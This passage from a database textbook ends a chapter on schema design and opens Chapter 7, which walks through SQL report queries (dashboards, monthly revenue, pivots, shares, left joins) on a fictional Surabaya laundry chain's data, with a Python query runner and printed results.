E0006  Agus Setiawan          O01  washer
E0007  Yulia Kartika Sari     O01  washer
E0008  Rizky Pratama          O02  cashier
E0009  Moh. Ma'ruf Hidayat    O02  washer
E0010  Wulan Sari Dewi        O02  washer
E0011  Kevin Tanoto           O02  cashier
E0012  Fitri Handayani        O03  cashier
E0013  Slamet Riyadi          O03  washer
E0014  Nur Aini Maulida       O03  washer
```

The owner is the only employee without a supervisor; Siti Nurhaliza Rahman and Bambang Sutrisno are supervisors because others report to them, although one works in the wash section and the other at the counter; everyone else is a cashier or a washer by section.

6.12 Before dropping `password`, a migration must check that no program inserts into it or reads it (search every track's code), and that every account that must sign in has a `password_hash`; any old `INSERT` that still names the column would fail as soon as the column is gone. Hashing an old plain password like `12345` would be pointless: the hash would be correct, but the password is so weak that an attacker would guess it at once, and every employee shared it. Overwriting with `*****` forces the owner to give each employee a new password through the application, which stores it properly hashed.

References

[1] E. F. Codd, "A relational model of data for large shared data banks," *Communications of the ACM*, vol. 13, no. 6, pp. 377–387, 1970.

[2] P. P.-S. Chen, "The entity-relationship model: Toward a unified view of data," *ACM Transactions on Database Systems*, vol. 1, no. 1, pp. 9–36, 1976.

[3] G. C. Everest, "Basic data structure models explained with a common example," in *Proc. Fifth Texas Conference on Computing Systems*, Austin, TX, USA, 1976, pp. 39–46.

[4] SQLite Consortium, *SQLite Foreign Key Support*. [Online]. Available: https://www.sqlite.org/foreignkeys.html

[5] W. W. Armstrong, "Dependency structures of data base relationships," in *Proc. IFIP Congress 1974*, Stockholm, Sweden, 1974, pp. 580–583.

[6] E. F. Codd, "Further normalization of the data base relational model," in *Data Base Systems*, R. Rustin, Ed. Englewood Cliffs, NJ, USA: Prentice-Hall, 1972, pp. 33–64.

[7] R. Elmasri and S. B. Navathe, *Fundamentals of Database Systems*, 7th ed. Boston, MA, USA: Pearson, 2016.

[8] A. Silberschatz, H. F. Korth, and S. Sudarshan, *Database System Concepts*, 7th ed. New York, NY, USA: McGraw-Hill, 2020.

[9] endoflife.date, *MySQL*. [Online]. Available: https://endoflife.date/mysql (accessed Sep. 2026).

[10] MariaDB Foundation, "MariaDB Server 12.3, 11.8, 11.4 and 10.11: Q3 2026 maintenance releases, and goodbye 10.6," Aug. 2026. [Online]. Available: https://mariadb.org/mariadb-server-12-3-11-8-11-4-and-10-11-q3-2026-maintenance-releases-and-goodbye-10-6/

[11] SQLite Consortium, *Datatypes In SQLite*. [Online]. Available: https://www.sqlite.org/datatype3.html

[12] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[13] OWASP Foundation, *Password Storage Cheat Sheet*, OWASP Cheat Sheet Series. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[14] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. [Online]. Available: https://peraturan.go.id/id/uu-no-27-tahun-2022

[15] Hukumonline, "Pemerintah Akhirnya Terbitkan Kerangka Implementasi Pelindungan Data Pribadi: Berlaku Mulai 16 Januari 2027," 2026. [Online]. Available: https://pro.hukumonline.com/a/lt6a97c3fe4527c/pemerintah-akhirnya-terbitkan-kerangka-implementasi-pelindungan-data-pribadi–berlaku-mulai-16-januari-2027

[16] W. Kent, "A simple guide to five normal forms in relational database theory," *Communications of the ACM*, vol. 26, no. 2, pp. 120–125, 1983.

[17] SQLite Consortium, *Release History of SQLite* (3.53.4, 2026-07-24). [Online]. Available: https://www.sqlite.org/changes.html (accessed Sep. 2026).

Chapter 7

SQL for the Shop: Thirty Questions the Owner Asks

By the end of this chapter you will be able to answer, in SQL, every question the owner of Profitina Laundry asks about the business: what happened today, how much came in this month, which outlet and which service carry the shop, who still owes money, which bags are late, how customers pay and how often they come, what Lebaran did to the week, and which bills ended in a complaint. You will work through thirty real queries, one question each, and read their real results from the sample year of Chapter 5. On the way you will master the parts of SQL that reports are made of: joins, inner and outer; grouping and conditional aggregation; subqueries and common table expressions; window functions such as `ROW_NUMBER` and a running `SUM`; and dates and times, which SQLite and MySQL handle differently. You will then look under the hood with `EXPLAIN QUERY PLAN`, see which indexes each question uses and why some questions cannot use any, and measure the difference. A Python runner and a Java runner print every result, and all thirty queries give identical answers on SQLite and on MariaDB.

7.1 Where We Left Off

Chapter 5 built a year of the shop's transactions and Chapter 6 explained why they live in seven tables. Neither chapter asked many questions of the data; Chapter 5 traced a few bills and drew charts from five summaries. This chapter is about the questions.

The owner, Hendra Wijaya, does not think in tables. He thinks in sentences: "How are we doing today?", "Is Wiyung paying for itself yet?", "Who hasn't picked up their laundry for a month?", "Did the new QRIS sticker at the counter change anything?". Each sentence becomes one SQL query, and the thirty queries of this chapter are the thirty sentences that the application's dashboard, reports and status page are built on. They come from the App's file `database/queries.sql`, where each is printed with its real result; the chapter's code folder holds them as thirty separate files, reformatted to fit a page, and checks that they still give the same answers.

The queries are grouped by the kind of question, not by SQL feature, because that is how you will meet them at work. **Table 7.1** is the map.

Table 7.1 The thirty queries by the question they answer. Sections 7.11 to 7.13 then look at speed, dialects and the Java runner.

Section	Questions	Queries	New SQL in the section
7.3	today and this month	Q01, Q02, Q11	scalar subqueries, `COALESCE`, conditional `SUM`
7.4	money over the year	Q03–Q06	`GROUP BY` an expression, pivots, shares
7.5	services and people	Q07–Q10	`LEFT JOIN`, window functions, grouping on joins
7.6	the queue and the clock	Q12–Q15, Q27	date arithmetic, `WITH` (CTE)
7.7	money owed and paid	Q16, Q17, Q23	derived tables, running totals, classification
7.8	customers	Q18–Q20, Q30	`LIMIT`, buckets, parameters
7.9	patterns in time	Q21, Q22, Q24–Q26	quarters, weekdays, weeks
7.10	quality	Q28, Q29	`COUNT(DISTINCT ...)`, a subquery in `WHERE`

7.2 How to Run the Queries, and How to Read One

7.2.1 Three ways to run them

Every query is a file `sql/qNN.sql` in the chapter's code folder, from `q01.sql` to `q30.sql`. You can run one in three ways.

- **In a database browser.** Open `data/laundry.db` in DB Browser for SQLite (or the SQLite extension of VS Code), paste the file's text into the *Execute SQL* tab and run it. This is the best way to experiment: change a line, run again. (Q30 contains two `?` placeholders; replace them with `'B2938'` and `'089600001482'` when you paste it.)
- **With the Python runner**, **Listing 7.1**, which prints results as the tables you see in this chapter.
- **With the Java runner** of Section 7.13, which prints exactly the same tables.

Listing 7.1 `python/run_queries.py`: run any of the thirty queries on SQLite or MySQL, print the result, or compare both engines.

```
"""Chapter 7: run the thirty report queries and print their real results.

    python run_queries.py              all 30 queries, at most 14 rows each
    python run_queries.py 8 13         only Q08 and Q13
    python run_queries.py 12 --rows 0  Q12 with every row (0 = no limit)
    python run_queries.py --mysql      the same on MySQL/MariaDB (PyMySQL;
                                       DB_HOST, DB_PORT, DB_USER, DB_PASS)
    python run_queries.py --compare    run all 30 on BOTH engines, compare
    python run_queries.py ex/ex7_2.sql any other query file under sql/

Each query is a file sql/qNN.sql. Where MySQL needs different date
functions, mysql/qNN.mysql.sql holds its version. Q30 has two ? parameters.
"""
import decimal
import os
import sys

from lpdb import HERE, open_db, table

SQL = os.path.join(HERE, "..", "sql")
MYSQL = os.path.join(HERE, "..", "mysql")
PARAMS = {30: ("B2938", "089600001482")}       # bill id, phone as typed


def query_text(n, engine):
    if isinstance(n, str):                        # a file name, e.g. ex/ex7_2.sql
        with open(os.path.join(SQL, n), encoding="utf-8") as f:
            text = f.read()
        return text.splitlines()[0].lstrip("- "), text
    path = os.path.join(MYSQL, f"q{n:02d}.mysql.sql")
    if engine != "mysql" or not os.path.exists(path):
        path = os.path.join(SQL, f"q{n:02d}.sql")
    with open(path, encoding="utf-8") as f:
        text = f.read()
    title = text.splitlines()[0].lstrip("- ")
    return title, text
```

Listing 7.1 (Continued) *python/run_queries.py: run any of the thirty queries on SQLite or MySQL, print the result, or compare both engines.*

```
def run(con, n, engine):
    title, text = query_text(n, engine)
    params = PARAMS.get(n, ()) if isinstance(n, int) else ()
    if engine == "mysql" and params:            # PyMySQL placeholder is %s
        text = "\n".join(line for line in text.splitlines()
                         if not line.startswith("--"))   # drop comments
        text = text.replace("%", "%%").replace("?", "%s")
    cur = con.cursor()
    if params:
        cur.execute(text, params)
    else:                                       # nothing to bind
        cur.execute(text)
    headers = [d[0] for d in cur.description]
    return title, headers, cur.fetchall()


def show(headers, rows):
    """A table if it fits in 84 columns, else one 'column: value' block per row."""
    cells = [["NULL" if v is None else str(v) for v in r] for r in rows]
    widths = [max([len(h)] + [len(r[i]) for r in cells])
              for i, h in enumerate(headers)]
    if sum(widths) + 3 * (len(widths) - 1) <= 84:
        table(headers, rows)
        return
    pad = max(len(h) for h in headers)
    for i, r in enumerate(cells, 1):
        print(f"-- row {i}")
        for h, v in zip(headers, r):
            print(f"{h:<{pad}} : {v}")


def normal(v):
    """Make SQLite and MySQL values comparable: 4572000 == 4572000.00."""
    if isinstance(v, (int, float, decimal.Decimal)):
        return round(float(v), 2)
    return str(v)


def connect_mysql():
    import pymysql
    return pymysql.connect(host=os.environ.get("DB_HOST", "127.0.0.1"),
                           port=int(os.environ.get("DB_PORT", "3306")),
                           user=os.environ.get("DB_USER", "root"),
                           password=os.environ.get("DB_PASS", ""),
                           database="profitina_laundry")
```

Listing 7.1 (Continued) *python/run_queries.py: run any of the thirty queries on SQLite or MySQL, print the result, or compare both engines.*

```
args = sys.argv[1:]
limit = 14
if "--rows" in args:
    limit = int(args[args.index("--rows") + 1])
    del args[args.index("--rows"):args.index("--rows") + 2]
numbers = [int(a) if a.isdigit() else a for a in args
           if a.isdigit() or a.endswith(".sql")] or list(range(1, 31))

if "--compare" in args:
    lite, my = open_db(), connect_mysql()
    for n in numbers:
        _, _, a = run(lite, n, "sqlite")
        _, _, b = run(my, n, "mysql")
        same = [[normal(v) for v in r] for r in a] == \
               [[normal(v) for v in r] for r in b]
        print(f"Q{n:02d}  {len(a):>3} rows  {'same' if same else 'DIFFERENT'}")
    sys.exit(0)

engine = "mysql" if "--mysql" in args else "sqlite"
con = connect_mysql() if engine == "mysql" else open_db()
for n in numbers:
    title, headers, rows = run(con, n, engine)
    print(f"{title}   [{len(rows)} row(s)]")
    show(headers, rows[:limit] if limit else rows)
    if limit and len(rows) > limit:
        print(f"... {len(rows) - limit} more row(s)")
    print()
con.close()
```

The runner is short but shows three habits worth copying. It keeps SQL in `.sql` files, not in Python strings, so the same file can be pasted into any tool. It passes Q30's bill id and phone as **parameters**, never pasting them into the SQL text (Section 7.8.4 explains why). And when a result is wider than the page, it prints one block per row instead of a table, the way the MySQL client's `\G` does.

7.2.2 The order in which a query is read

SQL is written in one order and evaluated in another, and most confusion about `GROUP BY`, aliases and window functions disappears once you know the second order. **Figure 7.1** shows it.



Figure 7.1 The logical order in which a `SELECT` is evaluated. It differs from the order in which it is written: `SELECT` comes fifth, after the rows have been chosen and grouped.

The database first builds the rows (`FROM` and `JOIN`), throws away those that fail `WHERE`, forms groups (`GROUP BY`), throws away groups that fail `HAVING`, and only then computes the columns listed after `SELECT`. Window functions look at the finished rows; `ORDER BY` sorts them; `LIMIT` cuts the list. Two consequences explain many error messages. A `WHERE` clause cannot use `COUNT(*)`, because counting happens later, in the grouping step; conditions on groups belong in `HAVING`. And a window function can be computed over `COUNT(*)`, because by the time windows run, the counts

exist. This order is the one the SQL standard defines [1]; a real engine may execute the steps differently, as long as the result is the same.

7.2.3 Three ideas every query below relies on

A query returns a table. Whatever a `SELECT` does inside, its result is again a table of rows and columns, and that is why a query can be used where a table is expected: in `FROM` (a *derived table*, Q16), in a `WITH` clause (a *common table expression*, Q13), or in parentheses where one value is expected (a *scalar subquery*, Q01). Every long query in this chapter is built from short ones in exactly this way.

`NULL` means "unknown", and it spreads. `NULL` is not zero and not an empty string; it is the absence of a value. Any comparison with `NULL` is neither true nor false but unknown, so `finished = NULL` never matches a row, and the test must be written `finished IS NULL`. Arithmetic with `NULL` gives `NULL`: `40000 - NULL` is `NULL`, not 40000. Aggregates other than `COUNT(*)` skip `NULL` values, which is a feature Q27 and Q28 use and a trap Q01 and Q16 avoid with `COALESCE`. SQL's rules for `NULL` are called three-valued logic, and most wrong reports that "look almost right" come from forgetting them.

Grouping collapses rows. After `GROUP BY`, each group becomes one row, and the only things that can be said about it are the grouped columns and aggregates over its rows: `COUNT`, `SUM`, `AVG`, `MIN`, `MAX`. A column that is neither grouped nor aggregated has no single value in the group; MySQL refuses such a query, and SQLite silently picks a value from one of the rows. Section 7.5.3 returns to this difference.

7.2.4 From a question to a query: a worked method

The thirty queries were not written in one go, and the method behind them can be learned. Take a question the owner might ask after reading Chapter 5: *"Do dry cleaning and shoes really cause more complaints than the rest?"* Five steps turn it into SQL.

1. **Name the rows being counted.** Complaints can only follow a pickup, so the population is collected bills: `status = 'departed' AND finished IS NOT NULL` (the second condition removes cancellations).
2. **Name the fact to look for.** A complaint is a `StatusLog` row with `status = 'complaint'`. A bill could in principle have two, so take the *distinct* bills.
3. **Decide how the two meet.** Every collected bill must stay in the count, with or without a complaint: a `LEFT JOIN` from bills to complaints.
4. **Decide the groups.** The question compares two kinds of service, so the group is a `CASE` that turns five service codes into one label.
5. **Decide the numbers.** Collected bills, bills with a complaint, and the rate, Equation (7.2)'s pattern once more.

Listing 7.2 is the result, with the first two steps written as named CTEs so that the query reads in the order of the method.

Listing 7.2 `sql/ex/complaints.sql`: complaint rates of two kinds of service, written step by step with two CTEs.

```sql
-- Which kinds of service lead to complaints? Collected bills only.
WITH collected AS (
    SELECT b.id, b.Service_id
      FROM Bill b
     WHERE b.status = 'departed' AND b.finished IS NOT NULL
),
complained AS (
    SELECT DISTINCT Bill_id FROM StatusLog WHERE status = 'complaint'
)
SELECT CASE WHEN c.Service_id IN ('S0004', 'S0005', 'S0006', 'S0007',
                                  'S0011') THEN 'dry cleaning, shoes'
            ELSE 'everything else' END AS kind,
       COUNT(*) AS collected,
       COUNT(k.Bill_id) AS complaints,
       ROUND(100.0 * COUNT(k.Bill_id) / COUNT(*), 2) AS complaint_pct
  FROM collected c LEFT JOIN complained k ON k.Bill_id = c.id
 GROUP BY kind
 ORDER BY complaint_pct DESC;
```

```
Which kinds of service lead to complaints? Collected bills only.   [2 row(s)]
kind               | collected | complaints | complaint_pct
-------------------+-----------+------------+--------------
dry cleaning, shoes | 495       | 10         | 2.02
everything else     | 2380      | 34         | 1.43
```

The answer is yes: 2.02 % against 1.43 %. It matches the rule Chapter 5 built into the generator (twice the base chance for dry cleaning and shoes), diluted by chance and by the Lebaran factor that applies to every kind. `COUNT(k.Bill_id)` counts only the bills that found a complaint, because the left join leaves `k.Bill_id` `NULL` for the others. The same five steps, rows, fact, meeting, groups, numbers, produced every query in this chapter.

7.3 Today and This Month: the Dashboard

7.3.1 Q01: today at each outlet

The first thing the owner sees after signing in is one row per outlet: bills taken in today, money received today, bags in process, bags ready for pickup. **Listing 7.3** answers it, with “today” fixed at the snapshot day, 30 September 2026.

Listing 7.3 `sql/q01.sql`: the dashboard row of each outlet, built from four scalar subqueries.

```sql
-- Q01. Dashboard: today at each outlet (FR-8). 'Today' = 2026-09-30.
SELECT o.id AS outlet,
       (SELECT COUNT(*) FROM Bill b
         WHERE b.Outlet_id = o.id
           AND DATE(b.arrived) = '2026-09-30') AS bills_today,
       (SELECT COALESCE(SUM(p.amount), 0)
          FROM Payment p JOIN Bill b ON b.id = p.Bill_id
         WHERE b.Outlet_id = o.id
           AND DATE(p.paid_at) = '2026-09-30') AS received_today,
       (SELECT COUNT(*) FROM Bill b
         WHERE b.Outlet_id = o.id AND b.status = 'queued') AS queued_now,
       (SELECT COUNT(*) FROM Bill b
         WHERE b.Outlet_id = o.id AND b.status = 'finished') AS ready_for_pickup
  FROM Outlet o
 ORDER BY o.id;
```

```
Q01. Dashboard: today at each outlet (FR-8). 'Today' = 2026-09-30.   [3 row(s)]
outlet | bills_today | received_today | queued_now | ready_for_pickup
-------+-------------+----------------+------------+-----------------
O01    | 6           | 186000         | 9          | 23
O02    | 1           | 0              | 9          | 6
O03    | 3           | 160000         | 5          | 5
```

The query reads the three rows of `Outlet` and, for each, computes four numbers with **scalar subqueries**: small `SELECT` statements in parentheses that return exactly one value. Each one is **correlated**: it refers to `o.id`, the outlet of the current outer row, so it is evaluated once per outlet. The money subquery joins `Payment` to `Bill` because a payment knows its bill but not its outlet. `COALESCE(SUM(p.amount), 0)` turns the `NULL` that `SUM` returns for an empty set (Keputih received no money on the last day) into 0, which is what a dashboard should show. `DATE(b.arrived)` cuts a date-time down to its date, so that `'2026-09-30 17:17:45'` compares equal to `'2026-09-30'`.

The result says: Rungkut took in 6 bills and Rp 186.000 today and has 9 bags in process and 23 waiting to be collected; Keputih took in only one bill and no money, with 9 in process; Wiyung took in 3 bills and Rp 160.000. Those 23 bags waiting at Rungkut are a hint that Q15 will make precise.

7.3.2 Q02: this month against last month

Listing 7.4 `sql/q02.sql`: two months side by side with conditional aggregation.

```
-- Q02. This month and last month per outlet (FR-8).
SELECT b.Outlet_id AS outlet,
       SUM(CASE WHEN SUBSTR(b.arrived, 1, 7) = '2026-09'
                THEN b.payment ELSE 0 END) AS this_month,
       SUM(CASE WHEN SUBSTR(b.arrived, 1, 7) = '2026-08'
                THEN b.payment ELSE 0 END) AS last_month
  FROM Bill b
 GROUP BY b.Outlet_id
 ORDER BY b.Outlet_id;
```

```
Q02. This month and last month per outlet (FR-8).   [3 row(s)]
outlet | this_month | last_month
-------+------------+-----------
O01    | 3953000    | 4572000
O02    | 3851000    | 2402000
O03    | 4109000    | 3527000
```

Listing 7.4 uses the most useful trick in report writing: **conditional aggregation**. Instead of filtering rows with `WHERE`, it sums an expression that is the bill's amount when the row belongs to the month and 0 otherwise. One pass over `Bill` fills two columns. `SUBSTR(b.arrived, 1, 7)` takes the first seven characters of the date-time, `'2026-09'`, which works because every time in the schema is stored as `YYYY-MM-DD HH:MM:SS` (Chapter 6's format checks guarantee it). Keputih jumped from Rp 2.402.000 in August to Rp 3.851.000 in September: the students came back.

7.3.3 Q11: the queue now

Listing 7.5 `sql/q11.sql`: the open bills of each outlet, grouped by outlet and status.

```
-- Q11. The queue now, per outlet and status.
SELECT Outlet_id AS outlet, status, COUNT(*) AS bills, SUM(payment) AS value
  FROM Bill
 WHERE status IN ('queued', 'finished')
 GROUP BY Outlet_id, status
 ORDER BY outlet, status;
```

```
Q11. The queue now, per outlet and status.   [6 row(s)]
outlet | status   | bills | value
-------+----------+-------+--------
O01    | finished | 23    | 1045000
O01    | queued   | 9     | 384000
O02    | finished | 6     | 338000
O02    | queued   | 9     | 392000
O03    | finished | 5     | 276000
O03    | queued   | 5     | 227000
```

Listing 7.5 groups by **two** columns, so each group is one (outlet, status) pair: six groups, because only two statuses pass the `WHERE`. The `value` column is the money tied up on the racks: Rp 1.045.000 in finished bags at Rungkut alone. Read against Q01, the numbers agree (9 queued and 23 finished at Rungkut), which is a good habit: whenever two queries can see the same fact, check that they agree.

7.4 Money over the Year

7.4.1 Q03: monthly revenue

Listing 7.6 `sql/q03.sql`: bills, amount charged and the average bill per month.

```sql
-- Q03. Monthly revenue: amount charged per month (FR-9).
SELECT SUBSTR(arrived, 1, 7) AS month,
       COUNT(*)              AS bills,
       SUM(payment)          AS charged,
       ROUND(AVG(payment))   AS avg_bill
  FROM Bill
 GROUP BY SUBSTR(arrived, 1, 7)
 ORDER BY month;
```

```
Q03. Monthly revenue: amount charged per month (FR-9).   [12 row(s)]
month   | bills | charged  | avg_bill
--------+-------+----------+---------
2025-10 | 171   | 8362000  | 48901.0
2025-11 | 204   | 9561000  | 46868.0
2025-12 | 276   | 13406000 | 48572.0
2026-01 | 235   | 11551000 | 49153.0
2026-02 | 268   | 13398000 | 49993.0
2026-03 | 317   | 15927000 | 50243.0
2026-04 | 290   | 14391000 | 49624.0
2026-05 | 248   | 11933000 | 48117.0
2026-06 | 217   | 10702000 | 49318.0
2026-07 | 255   | 12568000 | 49286.0
2026-08 | 216   | 10501000 | 48616.0
2026-09 | 256   | 11913000 | 46535.0
```

`GROUP BY SUBSTR(arrived, 1, 7)` groups by an **expression**, not a column: every bill whose arrival starts with `2025-10` joins the October group. The three aggregates then work within each group. `COUNT(*)` counts rows; `SUM(payment)` adds the amounts; and the average bill is

$$\bar{x} = \frac{1}{n}\sum_{i=1}^{n} x_i \tag{7.1}$$

computed by `AVG(payment)` and rounded to whole rupiah by `ROUND`. Cancelled bills count in `n` with an amount of 0, so they pull the average down slightly; Exercise 7.1 asks what changes if they are excluded. March 2026, with 317 bills and Rp 15.927.000, is the Lebaran peak Chapter 5 predicted

from the generator's rules; its average bill, Rp 50.243, is also the highest of the year, because bed covers, blankets and curtains are expensive.

7.4.2 Q04: money received, by method

Listing 7.7 `sql/q04.sql`: the cash view of each month, one column per payment method.

```
-- Q04. Money received each month, per payment method (FR-9).
SELECT SUBSTR(paid_at, 1, 7) AS month,
       SUM(CASE WHEN method = 'cash'     THEN amount ELSE 0 END) AS cash,
       SUM(CASE WHEN method = 'qris'     THEN amount ELSE 0 END) AS qris,
       SUM(CASE WHEN method = 'transfer' THEN amount ELSE 0 END) AS transfer,
       SUM(CASE WHEN method = 'credit'   THEN amount ELSE 0 END) AS credit,
       SUM(amount) AS total
  FROM Payment
 GROUP BY SUBSTR(paid_at, 1, 7)
 ORDER BY month;
```

```
Q04. Money received each month, per payment method (FR-9).   [12 row(s)]
month   | cash    | qris    | transfer | credit  | total
--------+---------+---------+----------+---------+---------
2025-10 | 4757000 | 2128000 | 578000   | 223000  | 7686000
2025-11 | 5309000 | 2917000 | 761000   | 522000  | 9509000
2025-12 | 7371000 | 3687000 | 1228000  | 761000  | 13047000
2026-01 | 6226000 | 3063000 | 1249000  | 976000  | 11514000
2026-02 | 6480000 | 4394000 | 1387000  | 878000  | 13139000
2026-03 | 8268000 | 4918000 | 1154000  | 819000  | 15159000
2026-04 | 7536000 | 4960000 | 1247000  | 1256000 | 14999000
2026-05 | 5262000 | 4642000 | 1263000  | 909000  | 12076000
2026-06 | 5114000 | 3970000 | 848000   | 490000  | 10422000
2026-07 | 5075000 | 5568000 | 1043000  | 1023000 | 12709000
2026-08 | 4939000 | 3637000 | 819000   | 941000  | 10336000
2026-09 | 5358000 | 5000000 | 1311000  | 419000  | 12088000
```

Listing 7.7 reads `Payment`, not `Bill`, and groups by the month of `paid_at`: this is the **cash** view of Chapter 5, money on the day it arrived. Conditional aggregation spreads each month across four columns. In July 2026 QRIS (Rp 5.568.000) brought in more money than cash (Rp 5.075.000), the only month of the year in which it did; counted by number of payments the two were almost level that month (122 QRIS against 125 cash).

7.4.3 Q05: a pivot

Listing 7.8 `sql/q05.sql`: monthly revenue with one column per outlet.

```
-- Q05. Monthly revenue per outlet, one column per outlet (a pivot).
SELECT SUBSTR(arrived, 1, 7) AS month,
       SUM(CASE WHEN Outlet_id = 'O01' THEN payment ELSE 0 END) AS O01_rungkut,
       SUM(CASE WHEN Outlet_id = 'O02' THEN payment ELSE 0 END) AS O02_keputih,
       SUM(CASE WHEN Outlet_id = 'O03' THEN payment ELSE 0 END) AS O03_wiyung,
       SUM(payment) AS total
  FROM Bill
 GROUP BY SUBSTR(arrived, 1, 7)
 ORDER BY month;
```

```
Q05. Monthly revenue per outlet, one column per outlet (a pivot).   [12 row(s)]
month   | O01_rungkut | O02_keputih | O03_wiyung | total
--------+-------------+-------------+------------+---------
2025-10 | 5001000     | 3361000     | 0          | 8362000
2025-11 | 5454000     | 4107000     | 0          | 9561000
2025-12 | 7677000     | 5729000     | 0          | 13406000
2026-01 | 5966000     | 4160000     | 1425000    | 11551000
2026-02 | 6379000     | 4323000     | 2696000    | 13398000
2026-03 | 6245000     | 4577000     | 5105000    | 15927000
2026-04 | 6835000     | 3455000     | 4101000    | 14391000
2026-05 | 5005000     | 3434000     | 3494000    | 11933000
2026-06 | 4396000     | 3345000     | 2961000    | 10702000
2026-07 | 4799000     | 2706000     | 5063000    | 12568000
2026-08 | 4572000     | 2402000     | 3527000    | 10501000
2026-09 | 3953000     | 3851000     | 4109000    | 11913000
```

Listing 7.8 turns the values of one column (`Outlet_id`) into column headings, which is called a **pivot**. Spreadsheets do it with a pivot table; SQL does it with one conditional `SUM` per value. The price of that simplicity is that the outlets are written into the query: a fourth outlet needs a fourth line. Wiyung's column starts at 0 because it opened in January, and its July figure, Rp 5.063.000, is higher than Rungkut's that month.

7.4.4 Q06: each outlet's share

Listing 7.9 `sql/q06.sql`: each outlet's bills, amount and percentage share of the year.

```sql
-- Q06. Revenue per outlet for the whole year, with its share.
SELECT o.id AS outlet, o.name, COUNT(b.id) AS bills,
       SUM(b.payment) AS charged,
       ROUND(100.0 * SUM(b.payment) / (SELECT SUM(payment) FROM Bill), 1)
         AS pct
  FROM Outlet o JOIN Bill b ON b.Outlet_id = o.id
 GROUP BY o.id, o.name
 ORDER BY charged DESC;
```

```
Q06. Revenue per outlet for the whole year, with its share.   [3 row(s)]
outlet | name                      | bills | charged  | pct
-------+---------------------------+-------+----------+-----
O01    | Profitina Laundry Rungkut | 1312  | 66282000 | 46.0
O02    | Profitina Laundry Keputih | 996   | 45450000 | 31.5
O03    | Profitina Laundry Wiyung  | 645   | 32481000 | 22.5
```

The share of item i in a total is

$$pct_i = 100 \times \frac{x_i}{\sum_j x_j} \tag{7.2}$$

and **Listing 7.9** computes the denominator with an **uncorrelated** scalar subquery, `(SELECT SUM(payment) FROM Bill)`, which does not depend on the outer row and so is computed once. Writing `100.0` rather than `100` matters: in SQLite and in many databases, an integer divided by an integer is an integer, and `100 * 66282000 / 144213000` would give 45, not 45.96. Multiplying by `100.0` first makes the arithmetic decimal, and `ROUND(..., 1)` keeps one digit: 46.0 %, 31.5 % and 22.5 %, which add to 100.

7.5 Services and People

7.5.1 Q07: revenue per service, and why it is a LEFT JOIN

Listing 7.10 `sql/q07.sql`: bills, units and amount per service, with each service's share.

```sql
-- Q07. Revenue per service. 'units' is kg, items or pairs.
SELECT s.id, s.price, COUNT(b.id) AS bills,
       SUM(b.unit) AS units, SUM(b.payment) AS charged,
       ROUND(100.0 * SUM(b.payment) / (SELECT SUM(payment) FROM Bill), 1)
         AS pct
  FROM Service s LEFT JOIN Bill b ON b.Service_id = s.id
 GROUP BY s.id, s.description, s.price
 ORDER BY charged DESC;
```

```
Q07. Revenue per service. 'units' is kg, items or pairs.   [12 row(s)]
id    | price | bills | units | charged  | pct
------+-------+-------+-------+----------+-----
S0001 | 8000  | 1368  | 8531  | 67632000 | 46.9
S0002 | 12000 | 405   | 1540  | 18360000 | 12.7
S0008 | 35000 | 170   | 232   | 8085000  | 5.6
S0004 | 20000 | 157   | 390   | 7800000  | 5.4
S0003 | 6000  | 256   | 1251  | 7506000  | 5.2
S0011 | 45000 | 124   | 165   | 7425000  | 5.1
S0009 | 25000 | 128   | 247   | 6150000  | 4.3
S0005 | 65000 | 64    | 79    | 5135000  | 3.6
S0010 | 15000 | 47    | 324   | 4650000  | 3.2
S0006 | 45000 | 82    | 103   | 4590000  | 3.2
S0007 | 40000 | 78    | 104   | 4120000  | 2.9
S0012 | 30000 | 74    | 92    | 2760000  | 1.9
```

Listing 7.10 starts from `Service` and joins `Bill` with a **left join**. An ordinary (inner) join keeps only rows that find a partner; a left join keeps every row of the left table, and fills the right side with `NULL` where no partner exists. Every service happens to have bills this year, so the result would be the same with an inner join, but the report is meant to list the whole price list, and a service nobody ordered should appear with 0 bills, not vanish. **Figure 7.2** shows the difference on the customer table, where it matters: three customers have no bill this year.

